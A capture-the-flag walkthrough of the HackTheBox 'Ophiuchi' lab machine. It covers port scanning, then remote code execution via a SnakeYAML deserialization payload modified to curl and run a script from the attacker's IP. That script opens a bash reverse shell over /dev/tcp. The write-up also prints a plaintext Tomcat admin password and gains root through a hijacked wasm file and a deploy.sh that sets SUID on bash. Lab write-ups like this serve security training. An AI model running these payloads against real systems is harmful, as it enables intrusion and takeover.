Enumeration.

To solve this machine we start with some enumeration ports (open services).

```
────────┬──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
        │
        │ File: allPorts
────────┼──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
   1    │ # Nmap 7.91 scan initiated Tue Jul  6 13:30:52 2021 as: nmap -p- -sS -
-min-rate 5000 --open -vvvv -n -Pn -oN allPortss 10.10.10.227
   2    │ Nmap scan report for 10.10.10.227
   3    │ Host is up, received user-set (0.38s latency).
   4    │ Scanned at 2021-07-06 13:30:52 -05 for 182s
   5    │ Not shown: 52455 filtered ports, 13078 closed ports
   6    │ Reason: 52455 no-responses and 13078 resets
   7    │ Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
   8    │ PORT     STATE SERVICE    REASON
   9    │ 22/tcp   open  ssh        syn-ack ttl 63
  10    │ 8080/tcp open  http-proxy syn-ack ttl 63
  11    │
  12    │ Read data files from: /usr/bin/../share/nmap
  13    │ # Nmap done at Tue Jul  6 13:33:54 2021 -- 1 IP address (1 host up)
scanned in 182.04 seconds
────────┴──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
```

This first scan will recognize the open ports. Then we can do the enumeration open services. So lets do it.

```
# Nmap 7.91 scan initiated Tue Jul  6 14:48:13 2021 as: nmap -sC -sV -p22,8080
-oN targeted 10.10.10.227
Nmap scan report for 10.10.10.227
Host is up (0.099s latency).

PORT     STATE SERVICE VERSION
```

```
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee (RSA)
|   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab (ECDSA)
|_  256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.38
|_http-title: Parse YAML
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Jul  6 14:48:32 2021 -- 1 IP address (1 host up) scanned in
19.32 seconds
```


Before we keep going to the web server. lets do more service enumerations. Lets do some `whatweb` enumeration.

```
whatweb 10.10.10.227:8080
http://10.10.10.227:8080 [200 OK] Cookies[JSESSIONID], Country[RESERVED][ZZ],
HttpOnly[JSESSIONID], IP[10.10.10.227], Java, Title[Parse YAML]
```

So now we can go to web server and check what it has.

Looks like something we can write on, so the first thing coming to my head is RCE(Remote Code Execution). And also, it give us the name of it, and `whatweb` did it too: `YAML`, and its a java.

Searching `YAML explotation` on internet i find an repository from github that looks really interesting.



It gives a RCE we can try.

I put the code in it and replace it ip with mine, and open a server with python.

And it works, it tries to communicate with my machine to get the file `yaml-payload.jar` but i dont have it. So lets keep reading the github repository and understand what it does.

And after read it, i find out that there is a `.java`.

```
public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("dig scriptengine.x.artsploit.com");
            Runtime.getRuntime().exec("/Applications/Calculator.app/Contents/MacOS/Calculator");
        } catch (IOException e) {
            e.printStackTrace();
        }
```

It put a `run time execution`. Thinking a little bit, we can change those commands that the script have for default, to get some code execution from the machine and then get a reverse shell. Lets explain this a step by step.

First, clone the repository and open the `.java`. Then change the `java Runtime.getRuntime().exec(`.

Before.

```
public AwesomeScriptEngineFactory() {
try {
Runtime.getRuntime().exec("dig scriptengine.x.artsploit.com");
Runtime.getRuntime().exec("/Applications/Calculator.app/Contents/MacOS/Calculator"

} catch (IOException e) {
e.printStackTrace();
}
}
```

After.

```
public AwesomeScriptEngineFactory() {
try {
Runtime.getRuntime().exec("curl http://10.10.16.44:8000/shell.sh -o
/tmp/shell.sh");
Runtime.getRuntime().exec("bash /tmp/shell.sh");
} catch (IOException e) {
e.printStackTrace();
}
}
```

What i im doing here? im telling him to execute a command so the remote machine will get a file from my machine, the file is a reverse shell made in bash named `shell.sh` that after get it, it will send it to `tmp` where i think, it will have access to execute the file. So the other command is making the remote machine to execute the file `shell.sh`.


```
File: shell.sh

#!/bin/bash

bash -i >& /dev/tcp/10.10.16.44/4444 0>&1
```

So now we can do the others commands that the repository says, to create the `.jar` that is the file we are sending by the python server.

```
javac src/artsploit/AwesomeScriptEngineFactory.java
jar -cvf yaml-payload.jar -C src/ .
```

Now lets open the python server and go back to the web and send the RCE.

What would happen is, when you send the RCE it will run the code and make a connection to local machine, where the `.jar` is and get it, after that it will run and get the `shell.sh` and give us a reverse shell.




```
~/Documents/hacking/htb/ophiuchi/exploits/yaml-payload on master !1 ?3 ❯ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.227 - - [07/Jul/2021 09:16:09] "GET /yaml.jar HTTP/1.1" 200 -
10.10.10.227 - - [07/Jul/2021 09:16:10] "GET /yaml.jar HTTP/1.1" 200 -
10.10.10.227 - - [07/Jul/2021 09:16:10] "GET /shell.sh HTTP/1.1" 200 -
10.10.10.227 - - [07/Jul/2021 09:16:18] "GET /yaml.jar HTTP/1.1" 200 -
10.10.10.227 - - [07/Jul/2021 09:16:18] "GET /yaml.jar HTTP/1.1" 200 -
10.10.10.227 - - [07/Jul/2021 09:16:19] "GET /shell.sh HTTP/1.1" 200 -
```

```
~/Documents/hacking/htb/ophiuchi/exploits/yaml-payload on master !1 ?3 ❯ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.44] from (UNKNOWN) [10.10.10.227] 44826
bash: cannot set terminal process group (816): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@ophiuchi:/$
```

Lateral Movement.

So now we must try to get access with a user with privileges, lets check directories, and there is one interesting at `/opt/tomcat/conf`, actually there are more than one, so for not start looking one by one we can do `cat * | grep password` and get the search easier.

```
tomcat@ophiuchi:~/conf$ cat * | grep password
      <!-- Use the LockOutRealm to prevent attempts to guess user passwords
<user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>
  you must define such a user - the username and password are arbitrary. It is
  them. You will also need to set the passwords to something appropriate.
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
            <xs:attribute name="password" type="xs:string" />
```

And there it is, some credentials for a user named `admin`.
Lets use them to get access from `ssh`.

```
~/Documents/hacking/htb/ophiuchi/exploits/yaml-payload on master !1 ?3 ❯ ssh admin@10.10.10.227
The authenticity of host '10.10.10.227 (10.10.10.227)' can't be established.
ECDSA key fingerprint is SHA256:OmZ+JsRqDVNaBWMshp7wogZM0KhSKkp1YmaILhRxSY0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.227' (ECDSA) to the list of known hosts.
admin@10.10.10.227's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 07 Jul 2021 02:52:59 PM UTC

  System load:             0.0
  Usage of /:              20.0% of 27.43GB
  Memory usage:            14%
  Swap usage:              0%
  Processes:               246
  Users logged in:         0
  IPv4 address for ens160: 10.10.10.227
  IPv6 address for ens160: dead:beef::250:56ff:feb9:2dd


176 updates can be installed immediately.
56 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Jul  7 09:35:24 2021 from 10.10.14.61
admin@ophiuchi:~$ ls
user.txt
```

There you go! we are now the user admin (still not root).

Privilenge Scalation.

Lets get that root!

Now we can try to see if `admin` as some privilege to execute something with root privilege, and look like he can.

```
admin@ophiuchi:~$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
```

Looks like I can exectue a `.go` file lets check what it does.

```
admin@ophiuchi:~$ cat /opt/wasm-functions/index.go
package main

import (
        "fmt"
        wasm "github.com/wasmerio/wasmer-go/wasmer"
        "os/exec"
        "log"
)


func main() {
        bytes, _ := wasm.ReadBytes("main.wasm")

        instance, _ := wasm.NewInstance(bytes)
        defer instance.Close()
        init := instance.Exports["info"]
        result,_ := init()
        f := result.String()
        if (f != "1") {
                fmt.Println("Not ready to deploy")
        } else {
```

Checking the code we can see that it exectue an other file named `main.wasm`. But what in the hell is a `.wasm` file.

Is a Webassembly binary code. What that means?

It mean we need to change that `main.wasm` file to get acces to the part in the `.go` script to get in the if condition that execute an other script named `deploy.sh`.

```
admin@ophiuchi:/opt/wasm-functions$ l
backup/  deploy.sh  index*  index.go  main.wasm*
```

But how do we do that?


First, lets give us the `main.wasm` to our local machine so we can manipulate it.

```
~/Documents/hacking/htb/ophiuchi/content on main !3 ?3 ❯ nc -nlvp 4444 > main.wasm
listening on [any] 4444 ...
connect to [10.10.16.44] from (UNKNOWN) [10.10.10.227] 44914
```


```
admin@ophiuchi:/opt/wasm-functions$ nc 10.10.16.44 4444 < main.wasm
```

Now after knowing it is a webassembly, there is a way to convert that bynary to a readable file, you can convert from `.wasm` to `.wat`.

Lets find a tool to do that, there are a lot of them on internet, choose the one you want.



Im gonna use this one. Lets upload our file.



There are a lot of crazy info, but not hard, or if you just put some logic you see there is a constant variable `i32.const 0)` and the `.go` its get in the condition cause 0 its different to 1, so lets change that constant f variable to an 1.

After that just copy the script and go to a wat2wasm tool to create the new `.wasm` file.

```
WAT                                                    example: simple  Download
1  (module
2    (type (;0;) (func (result i32)))
3    (func (;0;) (type 0) (result i32)
4      i32.const 1)
5    (table (;0;) 1 1 funcref)
6    (memory (;0;) 16)
7    (global (;0;) (mut i32) (i32.const 1048576))
8    (global (;1;) i32 (i32.const 1048576))
9    (global (;2;) i32 (i32.const 1048576))
10   (export "memory" (memory 0))
11   (export "info" (func 0))
12   (export "__data_end" (global 1))
13   (export "__heap_base" (global 2)))
```

```
BUILD LOG
0000000: 0061 736d                                 ; WASM_BINARY_MAGIC
0000004: 0100 0000                                 ; WASM_BINARY_VERSION
; section "Type" (1)
0000008: 01                                        ; section code
0000009: 00                                        ; section size (guess)
000000a: 01                                        ; num types
; func type 0
000000b: 60                                        ; func
000000c: 00                                        ; num params
000000d: 01                                        ; num results
000000e: 7f                                        ; i32
0000009: 05                                        ; FIXUP section size
; section "Function" (3)
000000f: 03                                        ; section code
0000010: 00                                        ; section size (guess)
0000011: 01                                        ; num functions
0000012: 00                                        ; function 0 signature index
0000010: 02                                        ; FIXUP section size
```

Download and send it back to the ophiuchi machine.

But, you must create a temporary directory where you gonna put the new `main.wasm` and the new `deploy.sh` this second one will be a script to give us privilege.

```
admin@ophiuchi:/tmp/algo$ ls
deploy.sh  main.wasm
```

```
#!/bin/bash
chmod u+s /bin/bash
```

Then lets execute the command that we can made with root privilege.

```
admin@ophiuchi:/tmp/algo$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy

admin@ophiuchi:/tmp/algo$ bash -p
bash-5.0# whoami
root
```